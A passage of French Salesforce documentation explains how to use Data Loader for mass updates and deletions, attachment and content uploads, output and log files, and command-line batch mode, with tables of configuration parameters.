13. À la fin de l'opération, une fenêtre de confirmation récapitule les résultats. Cliquez sur **View Successes (Afficher les réussites)** pour afficher le fichier de réussite, sur **View Errors (Afficher les erreurs)** pour ouvrir le fichier d'erreurs ou sur **OK** pour fermer la fenêtre. Pour plus d'informations, reportez-vous à Vérification des fichiers de sortie de Data Loader à la page 765.

Conseil:

- Si vous mettez à jour ou supprimez de grandes quantités de données, consultez les sections Exécution de mises à jour en masse et Exécution de suppressions en masse pour obtenir des conseils et connaître les meilleures pratiques en la matière.
- Le délai de traitement de 100 enregistrements est limité à cinq minutes lorsque l'API de transfert en masse est activé. En outre, si le traitement d'un fichier nécessite plus de 10 minutes, l'API de transfert en masse replace le rappel du fichier dans la file d'attente pour un traitement ultérieur. Si l'API de transfert en masse continue d'excéder la limite de 10 minutes lors des tentatives ultérieures, le fichier est replacé en file d'attente et retraité jusqu'à 10 fois avant que l'opération soit définitivement marquée comme échec. Même si le processus a échoué, certains enregistrements peuvent avoir réussi. Par conséquent, analysez les résultats. Si vous obtenez une erreur de délai expiré lors du chargement d'un fichier, divisez votre fichier en petits fichiers, puis réessayez.

### Exécution de mises à jour en masse

Pour mettre à jour simultanément un nombre important d'enregistrements, effectuez les étapes suivantes :

1. Obtenez vos données en exportant les objets à mettre à jour ou en exécutant un rapport. Assurez-vous que votre rapport contient l'ID de l'enregistrement.
2. À des fins de sauvegarde, enregistrez une copie du fichier CSV généré.
3. Ouvrez le fichier de travail dans un éditeur de fichiers CSV, tel qu'Excel, puis mettez à jour les données.
4. Démarrez Data Loader et suivez la procédure de l'assistant de mise à jour. Notez que la correspondance se base sur l'ID d'enregistrement. Reportez-vous à Insertion, mise à jour ou suppression de données avec Data Loader à la page 760.
5. Une fois l'opération terminée, vérifiez les fichiers journaux de réussite et d'erreur. Reportez-vous à Vérification des fichiers de sortie de Data Loader à la page 765.
6. Si vous avez fait une erreur, utilisez le fichier de sauvegarde pour rétablir les valeurs précédentes des enregistrements.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

### Exécution de suppressions en masse

Pour supprimer simultanément de nombreux enregistrements en utilisant Data Loader, suivez les étapes ci-après :

1. À des fins de sauvegarde, exportez les enregistrements à supprimer en veillant à sélectionner tous les champs (reportez-vous à Exportation de données à la page 758). Enregistrez une copie supplémentaire du fichier CSV généré.
2. Ensuite, exportez les enregistrements à supprimer. N'utilisez que l'ID d'enregistrement comme critère.
3. Démarrez le module Data Loader et suivez la procédure de l'assistant de suppression ou de suppression définitive. Faites correspondre uniquement la colonne ID. Reportez-vous à Insertion, mise à jour ou suppression de données avec Data Loader à la page 760.
4. Une fois l'opération terminée, vérifiez les fichiers journaux de réussite et d'erreur. Reportez-vous à Vérification des fichiers de sortie de Data Loader à la page 765.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

**AUTORISATIONS UTILISATEUR**

Pour supprimer en masse des enregistrements :
- Modifier toutes les données

## Chargement de pièces jointes

Vous pouvez utiliser Data Loader pour charger des pièces jointes dans Salesforce. Avant de charger des pièces jointes, notez les points suivants :

- Si vous envisagez d'effectuer le chargement via l'API de transfert en masse, vérifiez que l'option `Charger le lot API de transfert en masse dans un fichier zip` de la page **Paramètres** > **Paramètres** est activée.
- Si vous migrez des pièces jointes d'une organisation source Salesforce vers une organisation cible Salesforce, commencez par demander une exportation de données pour l'organisation source. Dans la page Planifier l'exportation, assurez-vous de sélectionner la case `Inclure les pièces jointes`, qui entraîne l'ajout du fichier `Attachment.csv` à l'exportation. Vous pouvez utiliser ce fichier CSV pour charger les pièces jointes. Pour plus d'informations sur le service d'exportation, reportez-vous à Exportation des données de sauvegarde depuis Salesforce à la page 806.

Pour charger des pièces jointes :

1. Confirmez que le fichier CSV que vous souhaitez utiliser pour l'importation de pièces jointes comporte les colonnes suivantes (chaque colonne représente un champ Salesforce) :
   - `ParentId` : l'ID de l'enregistrement parent Salesforce.
   - `Name` : le nom du fichier joint, par exemple `mapiecejointe.jpg`.
   - `Body` : le chemin absolu vers la pièce jointe sur votre disque dur local.

     Assurez-vous que les valeurs de la colonne `Body` contiennent le nom complet des pièces jointes, telles qu'elles existent sur votre ordinateur. Par exemple, si la pièce jointe `monfichier.jpg` se situe à l'emplacement `C:\Exportation`, `Body` doit spécifier `C:\Exportation\monfichier.jpg`. Votre fichier CSV peut se présenter comme suit :

     ```
     ParentId,Name,Body
     50030000000VDowAAG,attachment1.jpg,C:\Export\attachment1.gif
     701300000000iNHAAY,attachment2.doc,C:\Export\files\attachment2.doc
     ```

   Le fichier CSV peut également inclure de champs Pièces jointes supplémentaires, tels que `Description`.

2. Pour exécuter une opération d'insertion ou de mise à jour/insertion, reportez-vous à Insertion, mise à jour ou suppression de données avec Data Loader à la page 760. À l'étape `Sélectionner les objets de données`, assurez-vous d'activer la case `Afficher tous les objets Salesforce` et le nom de l'objet `Pièce jointe` dans la liste.

## Chargement de contenus avec Data Loader

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Vous pouvez utiliser Data Loader pour charger en masse des documents et des liens vers des bibliothèques dans Salesforce CRM Content. Avant de charger des documents ou des liens, notez les points suivants.

- Si vous envisagez d'effectuer le chargement via l'API de transfert en masse, vérifiez que l'option `Charger le lot API de transfert en masse dans un fichier zip` de la page **Paramètres** > **Paramètres** est activée.
- Lors du chargement d'un document depuis votre disque local en utilisant Data Loader, spécifiez le chemin dans les champs `VersionData` et `PathOnClient` du fichier CSV. `VersionData` identifie l'emplacement et extrait le format, et `PathOnClient` identifie le type de document en cours de chargement.
- Lors du chargement d'un lien en utilisant Data Loader, spécifiez l'URL dans `ContentUrl`. N'utilisez pas `PathOnClient` ni `VersionData` pour charger des liens.
- Vous ne pouvez pas exporter un contenu en utilisant Data Loader.
- Si vous mettez à jour un contenu que vous avez déjà chargé :
  - Exécutez la fonction Insert.
  - Insérez une colonne `ContentDocumentId` avec un ID de 18 caractères. Salesforce utilise cette information pour déterminer que vous mettez à jour un contenu. Lorsque vous mappez le champ `ContentDocumentId`, les mises à jour sont ajoutées au fichier de contenu. Si vous n'insérez pas le champ ContentDocumentId, le contenu est traité comme nouveau et le fichier de contenu n'est pas mis à jour.

1. Créez un fichier CSV comprenant les champs suivants.
   - `Titre` : nom de fichier.
   - `Description` : (facultatif) description du fichier ou du lien.

     Remarque: Si la description contient des virgules, placez le texte entre guillemets.

- `VersionData` : chemin d'accès au fichier complet sur votre disque local (uniquement pour le chargement des documents).

  Remarque: Les fichiers sont convertis en codage base64 lors du chargement, Cette action qui augmente la taille du fichier d'environ 30 %.

- `PathOnClient` : chemin d'accès au fichier complet sur votre disque local (uniquement pour le chargement des documents).
- `ContentUrl` : URL (uniquement pour le chargement des liens).
- `OwnerId` : (facultatif) responsable du fichier, l'utilisateur qui charge le fichier s'applique par défaut.
- `FirstPublishLocationId` : ID de la bibliothèque.
- `RecordTypeId` : ID du type de contenu.

  Remarque: Si vous publiez dans une bibliothèque dans laquelle les types de contenus sont limités, spécifiez `RecordTypeId`.

  Pour déterminer les valeurs `RecordTypeId` de votre organisation à l'aide de Data Loader, suivez les étapes de la rubrique Exportation de données. Voici un exemple de requête SOQL :

  ```
  Select Id, Name FROM RecordType WHERE SobjectType = 'ContentVersion'
  ```

  Pour déterminer les valeurs `RecordTypeId` de votre organisation à l'aide de AJAX Toolkit :

  a. Connectez-vous à Salesforce.

  b. Saisissez l'URL suivante dans votre navigateur : `http://instanceName.salesforce.com/soap/ajax/38.0/debugshell.html`. Saisissez le *`NomInstance`* de votre organisation. La valeur *`NomInstance`* est incluse dans le champ de l'URL de votre navigateur une fois connecté(e) à Salesforce.

  c. Dans la page AJAX Toolkit Shell, saisissez :

  ```
  sforce.connection.describeSObject("ContentVersion")
  ```

  d. Appuyez sur la touche **Entrée**.

  e. Cliquez sur les flèches de `recordTypeInfos`.

  Toutes les valeurs `RecordTypeId` de votre organisation sont répertoriées.

- `TagsCsv` : (facultatif) balise.

Exemple de fichier CSV :

```
Title,Description,VersionData,PathOnClient,OwnerId,FirstPublishLocationId,RecordTypeId,TagsCsv
testfile,"This is a test file, use for bulk
upload",c:\files\testfile.pdf,c:\files\testfile.pdf,005000000000000,058700000004Cd0,012300000008o2sAQG,one
```

2. Chargez le fichier CSV pour l'objet ContentVersion (reportez-vous à Insertion, mise à jour ou suppression de données à l'aide de Data Loader à la page 760). Tous les documents et liens sont disponibles dans la bibliothèque spécifiée.

## Vérification des fichiers de sortie de Data Loader

Après chaque importation ou exportation, Data Loader génère deux fichiers de sortie CSV qui contiennent les résultats de l'opération. Le nom du premier commence par « success », tandis que celui du second commence par « error ». Lors de chaque exportation, le module Data Loader enregistre les données extraites dans un fichier CSV défini par vos soins dans l'assistant. Le module Data Loader dispose d'une visionneuse de fichiers CSV intégrée permettant d'ouvrir ces fichiers.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Pour afficher les fichiers de sortie issus d'une opération du module Data Loader :

1. Sélectionnez **View (Afficher)** > **View CSV (Afficher le fichier CSV)**.
2. Définissez le nombre de lignes à afficher. Chaque ligne du fichier CSV correspond à un enregistrement Salesforce. La valeur par défaut est de 1 000.
3. Pour afficher le fichier CSV de votre choix, cliquez sur **Open CSV (Ouvir le CSV)**. Pour afficher le dernier fichier de réussite, cliquez sur **Open Success (Ouvrir réussite)**. Pour afficher le dernier fichier d'erreur, cliquez su r**Open Error (Ouvrir erreur)**. Le fichier CSV apparaît dans une nouvelle fenêtre.
4. Vous pouvez éventuellement cliquer sur **Open in External Program (Ouvrir dans un programme externe)** pour ouvrir le fichier dans un programme externe associé, comme Microsoft® Office Excel.

   Le fichier « success » contient tous les enregistrements dont le chargement a réussi. Dans ce fichier, une colonne contient les ID d'enregistrements récemment générés. Le fichier « error » contient tous les enregistrements dont le chargement n'a pas abouti. Ce fichier contient une colonne décrivant le motif de l'échec du chargement.
5. Cliquez sur **Close (Fermer)** pour revenir à la fenêtre CSV Chooser (Sélecteur de CSV), puis sur **OK** pour quitter cette fenêtre.

Remarque: Pour générer des fichiers de réussite lors de l'exportation de données, sélectionnez le paramètre `Generate status files for exports`. Pour plus d'informations, reportez-vous à Configuration de Data Loader à la page 751.

## Affichage du fichier journal de Data Loader

Pour un problème relatif à Data Loader ou à la demande du support client de Salesforce, vous pouvez accéder aux fichiers journaux qui consignent les opérations et les connexions de réseau effectuées par Data Loader.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Le fichier journal, `sdl.log`, contient une liste détaillée des entrées au journal de Data Loader par ordre chronologique. Les entrées marquées « INFO » sont des éléments de procédure, tels que la connexion à et la déconnexion de Salesforce. Les entrées du journal portant la marque « ERROR » sont des problèmes tels qu'un champ obligatoire manquant dans un rapport. Vous pouvez ouvrir le fichier journal avec les éditeurs de texte les plus courants, tels que le Bloc-notes Microsoft.

Si vous utilisez Data Loader sous Windows, vous pouvez accéder au fichier journal en saisissant *`%TEMP%\sdl.log`* dans la boîte de dialogue Exécuter ou dans la barre d'adresse de l'Explorateur Windows.

Si vous utilisez Data Loader sur Mac OSX, vous pouvez accéder au fichier journal en ouvrant le terminal et en saisissant *`open $TMPDIR/sdl.log`*.

Si vous rencontrez des problèmes de connexion depuis l'interface utilisateur, vous devez obtenir un nouveau jeton de sécurité.

# Mode par lot

**Remarque:** L'interface de ligne de commande Data Loader est prise en charge uniquement pour Windows.

Vous pouvez exécuter Data Loader en mode par lot à partir de la ligne de commande. Reportez-vous aux rubriques suivantes :

- Répertoires et fichiers installés
- Cryptage à partir de la ligne de commande
- Mise à niveau de votre interface en mode par lot
- Interface de ligne de commande de Data Loader
- Configuration des traitements par lot
- Paramètres de configuration du processus Data Loader
- Opérations de ligne de commande de Data Loader
- Configuration de l'accès à la base de données
- Mappage de colonnes
- Exécution de processus par lot individuels
- Objets d'accès aux données

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

**Remarque:** Si vous avez utilisé le mode par lot à partir de la ligne de commande avec une version antérieure à 8.0, reportez-vous à Mise à niveau de votre interface en mode par lot à la page 767.

## Répertoires et fichiers installés

**Remarque:** L'interface de ligne de commande Data Loader est prise en charge uniquement pour Windows.

Dans les versions 8.0 et ultérieures, l'installation de Data Loader crée plusieurs répertoires sous le répertoire d'installation. Les répertoires suivants sont impliqués dans l'exécution du programme à partir de la ligne de commande pour le traitement par lot automatisé :

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

**bin**

Contient les fichiers de lot `encrypt.bat` pour le cryptage des mots de passe et `process.bat` pour l'exécution des traitements par lot.

Pour plus d'informations sur l'exécution de Data Loader à partir de la ligne de commande, reportez-vous à Interface de ligne de commande de Data Loader à la page 768.

**conf**

Le répertoire de configuration par défaut. Contient les fichiers de configuration `config.properties`, `Loader.class` et `log-conf.xml`.

Le fichier `config.properties`, qui est généré lorsque vous modifiez la boîte de dialogue Paramètres dans l'interface utilisateur graphique, est situé dans `C:\Documents and Settings\`*`nom d'utilisateur Windows`*`\Application Data\Salesforce\Data Loader `*`version_number`*. Vous pouvez copier ce fichier dans le répertoire d'installation `conf` pour l'utiliser dans des traitements par lot.

Le fichier `log-conf.xml` est inclus avec la version 35.0 de Data Loader pour le programme d'installation Windows. Le fichier `log-conf.xml` se trouve à l'adresse `%LOCALAPPDATA%\salesforce.com\Data Loader\samples\conf\log-conf.xml` pour l'utilisateur actif et à l'adresse `C:\Program Files (x86)\salesforce.com\Data Loader\samples\conf\log-conf.xml` pour tous les utilisateurs.

**samples**
Contient des sous-répertoires de fichiers exemple de référence.

### Convention de chemin d'accès au fichier

Les chemins d'accès au fichier fournis dans ces rubriques commencent au premier niveau sous le répertoire d'installation. Par exemple, `\bin` signifie `C:\Program Files \Salesforce\Data Loader` *`version_number`*`\bin`, si vous avez accepté le répertoire d'installation par défaut. Si vous avez installé le programme à un autre emplacement, remplacez ce chemin d'accès par le chemin approprié.

## Cryptage à partir de la ligne de commande

Remarque: L'interface de ligne de commande Data Loader est prise en charge uniquement pour Windows.

Lors de l'exécution de Data Loader en mode de traitement par lot à partir de la ligne de commande, vous devez crypter les paramètres de configuration suivants :

- `sfdc.password`
- `sfdc.proxyPassword`

Data Loader offre un utilitaire de cryptage pour sécuriser les mots de passe spécifiés dans les fichiers de configuration. Cet utilitaire permet de crypter les mots de passe, mais les données que vous transmettez avec Data Loader ne sont pas cryptées.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

1. Exécutez `\bin\encrypt.bat`.
2. A la ligne de commande, suivez les invites fournies pour exécuter les actions suivantes :

   **Générer une clé**
   Un texte de clé est généré à l'écran à partir du texte que vous avez saisi. Pensez à copiez dans un fichier le texte de la clé, sans oublier les espaces de début ou de fin. Le fichier de clé peut être utilisé pour un cryptage ou un décryptage.

   **Crypter le texte**
   Génère une version cryptée d'un mot de passe ou d'un autre texte. Vous pouvez également fournir un fichier de clé pour le cryptage. Dans le fichier de configuration, assurez-vous que le texte crypté est correctement copié et que le fichier de clé est mentionné.

   **Vérifier le texte crypté**
   Lorsque vous fournissez les versions cryptée et décryptée d'un mot de passe, assurez-vous que le mot de passe crypté correspond à sa version non cryptée. Un message de réussite ou d'échec est affiché sur la ligne de commande.

## Mise à niveau de votre interface en mode par lot

Remarque: L'interface de ligne de commande Data Loader est prise en charge uniquement pour Windows.

L'interface du mode par lot des versions 8.0 et ultérieures de Data Loader n'est pas rétro-compatible avec les versions antérieures. Si vous utilisez une version antérieure à 8.0 pour exécuter des traitements par lot, les options sont les suivantes :

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

**Conserver l'ancienne version pour l'utilisation du traitement par lot**
Ne désinstallez pas votre version antérieure de Data Loader. Continuez d'utiliser cette version pour les traitements par lot. Vous ne pouvez pas bénéficier des dernières fonctionnalités, comme

la connectivité de la base de données, mais vos intégrations continuent de fonctionnent. Vous pouvez également installer la nouvelle version parallèlement à l'ancienne que vous réservez aux traitements par lot.

**Générer un nouveau fichier config.properties à partir de la nouvelle interface graphique**

Si vous avez généré votre fichier `config.properties` à partir de l'interface utilisateur graphique, utilisez la nouvelle version pour définir les mêmes propriétés et générez un nouveau fichier. Utilisez ce nouveau fichier avec la nouvelle interface du mode par lot.

**Mettre à jour manuellement votre fichier config.properties**

Si votre ancien fichier `config.properties` a été créé manuellement, vous devez le mettre à jour manuellement avec la nouvelle version. Pour plus d'informations, reportez-vous à Répertoires et fichiers installés à la page 766.

## Interface de ligne de commande de Data Loader

Remarque: L'interface de ligne de commande Data Loader est prise en charge uniquement pour Windows.

Pour des opérations par lot automatisées, telles que des charges et des extractions planifiées la nuit, exécutez Data Loader à partir de la ligne de commande. Avant d'exécuter une opération par lot, assurez-vous d'inclure votre mot de passe crypté dans le fichier de configuration. Pour plus d'informations, reportez-vous à Présentation de Data Loader à la page 786 et de Cryptage à partir de la ligne de commande à la page 767. A partir de la ligne de commande, accédez au répertoire `bin`, puis saisissez *`process.bat`*, qui accepte les paramètres suivants :

- Le répertoire contenant `config.properties`.
- Le nom du bean de processus par lot dans `process-conf.xml`.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Le fichier `log-conf.xml` est inclus avec la version 35.0 de Data Loader pour le programme d'installation Windows. Le fichier `log-conf.xml` se trouve à l'adresse `%LOCALAPPDATA%\salesforce.com\Data Loader\samples\conf\log-conf.xml` pour l'utilisateur actif et à l'adresse `C:\Program Files (x86)\salesforce.com\Data Loader\samples\conf\log-conf.xml` pour tous les utilisateurs.

Pour plus d'informations sur l'utilisation de *`process.bat`*, reportez-vous à Exécution de processus par lot individuels à la page 785.

Pour afficher des conseils et des instructions, ajoutez *`-help`* à la commande contenue dans *`process.bat`*.

Le module Data Loader est exécuté quels que soient l'opération, le fichier ou la carte spécifiés dans le fichier de configuration défini. Si vous ne spécifiez pas de répertoire de configuration, le répertoire en cours est utilisé. Par défaut, les fichiers de configuration du module Data Loader sont installés à l'emplacement suivant :

`C:\Programmes\Salesforce\Data Loader` *`version`*`\conf`

Vous utilisez le fichier `process-conf.xml` pour configurer le traitement par lot. Définissez le nom du processus dans l'attribut ID de l'élément Bean : (par exemple <bean id="Nomduprocessus">).

Pour optimiser la capacité de consignation, utilisez une copie de `log-conf.xml`.

Vous pouvez modifier les paramètres lors de l'exécution en définissant *`param=value`* comme arguments de programme. Par exemple, l'ajout de `process.operation=insert` à la commande modifie la configuration à l'exécution.

Vous pouvez définir la taille maximale et minimale du segments mémoire. Par exemple, `-Xms256m -Xmx256m` définit une taille de segment mémoire de 256 Mo.

Remarque: Ces rubriques ne s'appliquent qu'à la version 8.0 de Data Loader et aux versions ultérieures.

Conseil: Si vous rencontrez des problèmes de connexion à l'interface de ligne de commande après la mise à niveau vers une nouvelle version de Data Loader, essayez de crypter à nouveau votre mot de passe pour résoudre le problème.

## Configuration des processus par lot

Remarque: L'interface de ligne de commande Data Loader est prise en charge uniquement pour Windows.

Utilisez `\samples\conf\process-conf.xml` pour configurer vos processus Data Loader, qui sont représentés par des beans ProcessRunner. Un processus doit inclure `ProcessRunner` en tant qu'attribut `class` et les propriétés suivantes définies dans le fichier de configuration :

**name**
Définit le nom du bean ProcessRunner. Cette valeur est également utilisée en tant que nom de thread non générique et pour les fichiers de sauvegarde de la configuration (voir ci-dessous).

**configOverrideMap**
Une propriété de type `map` où chaque entrée représente un paramètre de configuration : la clé est le nom du paramètre ; la valeur est la valeur du paramètre.

**enableLastRunOutput**
Si cette valeur est définie sur true (valeur par défaut), les fichiers de sortie contenant les informations sur la dernière exécution, tels que `sendAccountsFile_lastrun.properties`, sont générés et enregistrés à l'emplacement spécifié par `lastRunOutputDirectory`. Si elle est définie sur false, les fichiers ne sont pas générés ni enregistrés.

**lastRunOutputDirectory**
L'emplacement du répertoire dans lequel les fichiers de sortie contenant les informations sur la dernière exécution, tels que `sendAccountsFile_lastrun.properties`, sont écrits. La valeur par défaut est `\conf`. Si `enableLastRunOutput` est défini sur false, cette valeur n'est pas utilisée car les fichiers ne sont pas générés.

Le fichier de sauvegarde de la configuration stocke les valeurs de paramètres de configuration de la dernière exécution, à des fins de débogage, et il est utilisé pour charger les paramètres de configuration par défaut dans `config.properties`. Les paramètres dans `configOverrideMap` sont prioritaires sur ceux du fichier de sauvegarde de la configuration. Le fichier de sauvegarde de la configuration est géré à l'aide d'un programme et ne requiert aucune modification manuelle.

Pour les noms et les descriptions des paramètres de configuration du processus disponibles, reportez-vous à Paramètres de configuration du processus Data Loader à la page 769.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

## Paramètres de configuration du processus Data Loader

Remarque: L'interface de ligne de commande Data Loader est prise en charge uniquement pour Windows.

Lors de l'exécution de Data Loader à partir de la ligne de commande, vous pouvez spécifier les paramètres de configuration suivants dans le fichier `process-conf.xml`. Dans certains cas, le paramètre est également représenté dans l'interface utilisateur graphique dans **Paramètres** > **Paramètres**.

Conseil: Un exemple de fichier `process-conf.xml` est disponible dans le répertoire `\samples` installé avec Data Loader.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

| Nom du paramètre | Type de données | Option équivalente dans la boîte de dialogue Paramètres | Description |
|---|---|---|---|
| `dataAccess.readUTF8` | booléen | `Read all CSVs with UTF-8 encoding` | Sélectionnez cette option pour forcer l'ouverture des fichiers codés en UTF-8, même s'ils ont été enregistrés dans un format différent.<br>Exemple de valeur : `true` |
| `dataAccess.writeUTF8` | booléen | `Write all CSVs with UTF-8 encoding` | Sélectionnez cette option pour forcer l'écriture de fichiers codés en UTF-8.<br>Exemple de valeur : `true` |
| `dataAccess.name` | chaîne | Non applicable (N/A) | Nom de la source de données à utiliser, par exemple le nom d'un fichier CSV. Pour les bases de données, utilisez le nom de la configuration de base de données dans `database-conf.xml`.<br>Exemple de valeur : `c:\dataloader\data\extractLead.csv` |
| `dataAccess.readBatchSize` | nombre entier | n/a | Nombre de lectures d'enregistrement simultanées dans la base de données. La valeur maximale est 200.<br>Exemple de valeur : `50` |
| `dataAccess.type` | chaîne | n/a | Type de source de données standard ou personnalisé. Les types standard sont `csvWriter`, `csvRead`, `databaseWrite` et `databaseRead`.<br>Exemple de valeur : `csvWrite` |
| `dataAccess.writeBatchSize` | nombre entier | n/a | Nombre d'écritures d'enregistrement simultanées dans la base de données. La valeur maximale est 2 000. Notez l'implication d'une valeur de paramètre importante : en cas d'erreur, tous les enregistrements du lot sont restaurés à leur état initial. Par contre, si la valeur est définie sur 1, chaque enregistrement est traité individuellement (pas par lot) et les erreurs sont spécifiées par enregistrement individuel. Nous recommandons l'utilisation de la valeur 1 afin de diagnostiquer les problèmes d'écriture dans la base de données.<br>Exemple de valeur : `500` |

| Nom du paramètre | Type de données | Option équivalente dans la boîte de dialogue Paramètres | Description |
|---|---|---|---|
| `process.enableExtractStatusOutput` | booléen | `Générer des fichiers de statut pour les exportations` | Sélectionnez cette option pour générer des fichiers de réussite et d'erreur lors de l'exportation de données.<br>Exemple de valeur : `true` |
| `process.enableLastRunOutput` | booléen | n/a | Lors de l'exécution du Data Loader en mode par lot, vous pouvez désactiver la génération de fichiers de sortie, par exemple `sendAccountsFile_lastRun.properties`. Les fichiers de ce type sont enregistrés par défaut dans le répertoire `conf`. Pour arrêter l'écriture de ce type de fichier, définissez cette option sur `false`.<br>Vous pouvez également changer l'emplacement du répertoire de sauvegarde de ces fichiers, en utilisant `process.lastRunOutputDirectory`.<br>Exemple de valeur : `true` |
| `process.encryptionKeyFile` | chaîne (nom de fichier) | n/a | Nom du fichier qui contient la clé de cryptage. Reportez-vous à Cryptage à partir de la ligne de commande à la page 767.<br>Exemple de valeur : `c:\dataloader\conf\my.key` |
| `process.initialLastRunDate` | date | n/a | La valeur initiale du paramètre `process.lastRunDate`, qui peut être utilisée dans une chaîne SQL et automatiquement mise à jour lors de l'exécution réussie d'un processus. Pour plus d'informations sur la syntaxe du format de date, reportez-vous à Formats de date à la page 756.<br>Le format doit être `aaaa-MM-jjTHH:mm:ss.SSS+/-HHmm`. Par exemple : 2010-09-30T13:50:32.423-0700 |
| `process.lastRunOutputDirectory` | chaîne (répertoire) | n/a | Lors de l'exécution du Data Loader en mode par lot, vous pouvez modifier l'emplacement de l'écriture des fichiers de sortie, par exemple `sendAccountsFile_lastRun.properties`. Les fichiers de ce type sont enregistrés par défaut dans le répertoire `\conf`. Pour modifier |

| Nom du paramètre | Type de données | Option équivalente dans la boîte de dialogue Paramètres | Description |
|---|---|---|---|
| | | | l'emplacement, modifiez la valeur de cette option avec le chemin complet de l'emplacement où les fichiers de sortie doivent être écrits.<br>Vous pouvez également arrêter l'écriture des fichiers en utilisant `process.enableLastRunOutput`. |
| `process.loadRowToStartAt` | chiffre | `Start at row` | En cas d'échec de la dernière opération, utilisez ce paramètre pour commencer à l'endroit où s'est arrêtée la dernière opération réussie.<br>Exemple de valeur : `1008` |
| `process.mappingFile` | chaîne (nom de fichier) | n/a | Nom du fichier de mappage de champs à utiliser. Reportez-vous à Mappage de colonnes à la page 784.<br>Exemple de valeur : `c:\dataloader\conf\accountExtractMap.sdl` |
| `process.operation` | chaîne | n/a | L'opération à exécuter. Reportez-vous à Opérations de ligne de commande de Data Loader à la page 779.<br>Exemple de valeur : `extract` |
| `process.statusOutputDirectory` | chaîne (répertoire) | n/a | Le répertoire d'enregistrement des fichiers de sortie « succès » et « erreur ». Les noms de fichier sont automatiquement générés pour chaque opération, sauf si vous spécifiez un autre comportement dans `process-conf.xml`.<br>Exemple de valeur : `c:\dataloader\status` |
| `process.outputError` | chaîne (nom de fichier) | n/a | Le nom du fichier CSV qui stocke les données des erreurs de la dernière opération.<br>Exemple de valeur : `c:\dataloader\status\myProcessErrors.csv` |
| `process.outputSuccess` | chaîne (nom de fichier) | n/a | Le nom du fichier CSV qui stocke les données des succès de la dernière opération. Reportez-vous également à `process.enableExtractStatusOutput` à la page 771.<br>Exemple de valeur : `c:\dataloader\status\myProcessSuccesses.csv` |

| Nom du paramètre | Type de données | Option équivalente dans la boîte de dialogue Paramètres | Description |
|---|---|---|---|
| `process.useEuropeanDates` | booléen | `Utiliser le format de date européen` | Sélectionnez cette option pour prendre en charge les formats de date `jj/MM/aaaa` et `jj/MM/aaaa HH:mm:ss`.<br>Exemple de valeur : `true` |
| `sfdc.assignmentRule` | chaîne | `Règles d'attribution` | Indiquez l'ID de la règle d'attribution à utiliser pour les insertions, les mises à jour et les mises à jour/insertions (upsert). Cette option s'applique aux insertions, mises à jour et mises à jour/insertions (upsert) effectuées sur les requêtes et les pistes. Elle s'applique également aux mises à jour des comptes si votre entreprise dispose de règles d'attribution de territoire sur les comptes. La règle d'attribution remplace les valeurs de `responsable` dans votre fichier CSV.<br>Exemple de valeur : `03Mc00000026J7w` |
| `sfdc.bulkApiCheckStatusInterval` | nombre entier | n/a | Le délai d'attente en millisecondes entre les vérifications successives afin de déterminer si l'opération API de transfert en masse asynchrone est terminée et le nombre d'enregistrements traités. Reportez-vous également à `sfdc.useBulkApi`. Nous recommandons la valeur 5000.<br>Exemple de valeur : `5000` |
| `sfdc.bulkApiSerialMode` | booléen | `Activer le mode série pour l'API de transfert en masse` | Sélectionnez cette option pour utiliser le mode série à la place du traitement parallèle pour l'API de transfert en masse. Le traitement en parallèle peut entraîner un conflit avec la base de données. En cas de conflit sévère, le chargement risque d'échouer. L'utilisation du mode série garantit un traitement individuel des lots. Notez que cette option peut augmenter considérablement les délais de traitement d'un chargement. Reportez-vous également à `sfdc.useBulkApi`.<br>Exemple de valeur : `false` |
| `sfdc.bulkApiZipContent` | booléen | `Charger le lot API de transfert` | Sélectionnez cette option pour utiliser l'API de transfert en masse afin de charger des fichiers zip contenant des pièces jointes binaires, telles que des enregistrements Pièces jointes ou Salesforce CRM |

| Nom du paramètre | Type de données | Option équivalente dans la boîte de dialogue Paramètres | Description |
|---|---|---|---|
| | | `en masse dans un fichier zip` | Content. Reportez-vous également à `sfdc.useBulkApi`.<br>Exemple de valeur : `true` |
| `sfdc.connectionTimeoutSecs` | nombre entier | n/a | Le délai d'attente en secondes d'une connexion pendant les appels de l'API.<br>Exemple de valeur : `60` |
| `sfdc.debugMessages` | booléen | n/a | Si true, active le débogage de message SOAP. Par défaut, les messages sont envoyés vers STDOUT, sauf si vous spécifiez un autre emplacement dans `sfdc.debugMessagesFile`.<br>Exemple de valeur : `false` |
| `sfdc.debugMessagesFile` | chaîne (nom de fichier) | n/a | Reportez-vous à `process.enableExtractStatusOutput` à la page 771. Stocke les messages SOAP envoyés depuis ou vers Salesforce. Les messages envoyés ou reçus sont ajoutés à la fin du fichier. Le fichier n'étant pas limité en taille, vous devez gérer votre espace de stockage disponible sur le disque.<br>Exemple de valeur : `\lexiloader\status\sfdcSoapTrace.log` |
